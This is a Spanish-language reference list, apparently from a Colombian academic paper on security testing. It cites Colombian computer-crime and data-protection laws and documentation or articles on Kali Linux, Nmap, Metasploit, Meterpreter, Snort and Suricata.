- Ley 1273 2009. (5 de enero 2009) Normatividad – Leyes. Obtenido. Dirección de apropiación de las TIC. ministerio de las tecnologías de la información y comunicaciones: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

- Ley estatutaria 1581 del 2012 (octubre 17 de 2012). Senado de la república de Colombia. Obtenido Diario Oficial No. 48.587: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html.

- KALI, "¿Qué es Kali Linux?". {En línea}. {10 marzo 2023} disponible en: https://www.kali.org/docs/introduction/what-is-kali-linux/#about-kali-linux

- NMAP.ORG, "Guía de referencia de Nmap (Página de manual)". {En línea}. {s.f.} disponible en: https://nmap.org/man/es/index.html#man-description

- RIZALDOS, Héctor, "Qué es Metasploit framework". {En línea}. {22 octubre 2018} disponible en: https://openwebinars.net/blog/que-es-metasploit/

- Secretaría Jurídica Distrital de la Alcaldía Mayor de Bogotá D.C., "Ley 1273 de 2009 Congreso de la República de Colombia". {En línea}. {05 enero 2009} disponible: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

- SNORT "SNORT". {En línea}. disponible en: https://www.snort.org/.

- SURICATA "SURICATA". {En línea}. disponible en: https://suricata.io/.

- UN INFORMÁTICO EN EL LADO DEL MAL, "Metasploit: Cómo extender las funcionalidades de meterpreter". {En línea}. {21 marzo 2018} disponible en: https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html